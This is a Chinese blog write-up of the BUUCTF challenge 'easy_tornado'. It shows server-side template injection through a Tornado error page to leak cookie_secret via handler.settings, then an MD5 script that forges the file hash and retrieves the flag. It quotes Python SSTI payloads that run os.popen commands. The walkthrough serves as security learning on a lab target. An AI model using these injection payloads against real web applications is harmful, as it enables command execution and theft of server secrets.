CTF [护网杯 2018]easy_tornado SSTI MD5

原创

baynk 于 2020-04-13 11:53:16 发布 483 收藏 1

分类专栏： # BUUCTF Writeup


本文链接：https://blog.csdn.net/u014029795/article/details/105483580

BUUCTF Writeup 专栏收录该内容

7 篇文章 1 订阅


订阅专栏

嗯，一直在等学习`SSTI`后再来搞这个题，最后还是只能学个思路，简单记录下。




/flag.txt
/welcome.txt
/hints.txt

进去以后有三个文件，先点了第一个文件`/flag.txt`。




/flag.txt
flag in /fllllllllllllag

提示`flag`在`/fllllllllllllag`里面，直接访问好了。




Error

访问完后，出错了，应该是由于文件校验的失败的问题。




这时候就是第三个文件`/hints.txt`的作用了。



告诉了我们`filehash`的生成方式，同时也带来了新的问题，`cookie_secret`值是多少。

再结合第二个文件`/welcome.txt`的提示`rend`，以及题目的提示`tornado`。



百度简单搜了下，提示还是非常明显的

2017年12月11日 - class IndexHandler(tornado.web.RequestHandler): def get(self): self.render('01index.html') def post(self): username = self.get_argument('nam...
https://www.cnblogs.com/jingqi... - 百度快照

Tornado基本使用 - 让我们忘了那片海 - 博客园
2016年4月20日 - import tornado.web class MainHandler(tornado.web.RequestHandler): def get(self...class MainHandler(tornado.web.RequestHandler): def get(self...
https://www.cnblogs.com/chench... - 百度快照

Templates and UI — Tornado 6.0.4 documentation
class Entry(tornado.web.UIModule): def render(self, entry, show_comments=False): return self.render_string("module-entry.html", entry=entry, show_co...
www.tornadoweb.org/en/... - 百度快照 - 翻译此页

在tornado里的render函数什么意思_慕课猿问
2018年11月10日 - Tornado 皈依舞 2018-10-28 00:00:22 在tornado里的render函数什么意思1回答 米琪卡哇伊 在tornado里的render函数的意思是找到模板文件,进行渲染,从...
www.imooc.com/wenda/de... - 百度快照


tornado 如何不渲染,直接返回html文件 - SegmentFault 思否
2017年12月7日 - 用了vue,用不到tornado的渲染功能。只需要输出原html文件就行,但是只找到了tornado的self.render()方法,结果因为html文件中使用了{{ }},render会报错,...
https://segmentfault.com/q/101... - 百度快照

Tornado常见问题与解决方案 - 黄油猫_CSDN博客

2018年2月26日 - 1.用python tornado 作为后端框架echarts 各种图表展示后端的各种数据其实很简单
<code>self.render(index.html,data=data)</code>你以为这样就完事...
CSDN技术社区 - 百度快照


问一下在tornado里的render函数什么意思
2013年9月17日 - 问一下在tornado里的render函数什么意思 来自: ヤ话ィ吏愛偉 2013-09-17 20:02:35 self.render("entry.html", entry=entry)类似与这句话,我该怎么理解...

提示用的模板渲染(SSTI)，那这个模板在哪，其实这里有点小坑，不注意就会没发现，这个地方其实就在刚刚报错的地方。




Error

`?msg=Error`这里传的`Error`传的也是`Error`，换一个试试，




test

传`test`也是输出`test`，然后尝试下运算`{{2*2}}`



ORZ

似乎没成功，用了其他的运算符也不行。不过在里面随便输入了点东西，确实是服务器进行了操作的。



500: Internal Server Error

那接下来就是考虑怎么找到`cookie_secret`了

找了下面这些命令执行的`payload`好像都被过滤掉了

```
''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__['__builtins__']['eval']('__import__("os").popen("ls").read()')

''.__class__.__mro__[2].__subclasses__()[59].__init__.__globals__.values()[13]['eval']('__import__("os").popen("ls").read()')

这两个payload用的是同一个模块,__builtins__模块,eval方法.

[].__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__.values()[12].popen('ls').read()
```

那就只能尝试着直接传`cookie_secret`相关的参数看是否可以，然后这里查了半天资料还是找不到对应的信息，果然还是不熟悉`python`框架的`web`应用，然后就去看`writeup`了。。

通过查阅文档发现cookie_secret在Application对象settings属性中，还发现self.application.settings有一个别名

```
RequestHandler.settings
An alias for self.application.settings.
```

handler指向的处理当前这个页面的RequestHandler对象，
RequestHandler.settings指向self.application.settings，
因此handler.settings指向RequestHandler.application.settings。

见识了，原来是这样找到的，难怪之前一直找不到关键点，官方文档。

直接构造`payload`为`handler.settings`

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '96e69164-12f2-4804-826b-9a4c5b1252d7'}


拿到`cookie`，然后`python`运算一下，得出`filehash`

```
>>> hashlib.md5("96e69164-12f2-4804-826b-9a4c5b1252d7"+hashlib.md5("/fllllllllllllag"))
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: Unicode-objects must be encoded before hashing
>>>
```


还以为结束了，结果报错，这里还是写个`python`处理下。

```
import hashlib

def md5s(str):
    m = hashlib.md5()
    m.update(str.encode("utf8"))
    return m.hexdigest()

if __name__ == '__main__':
    filename_md5 = md5s("/fllllllllllllag")
    secret_cookie = "96e69164-12f2-4804-826b-9a4c5b1252d7"
    filehash = md5s(secret_cookie+filename_md5)
    print(filehash)
```

运行结果



最后成功拿到`flag`



/flllllllllllag
flag{7f0c592b-cc25-43f3-8a6c-d98a5eef5ee2}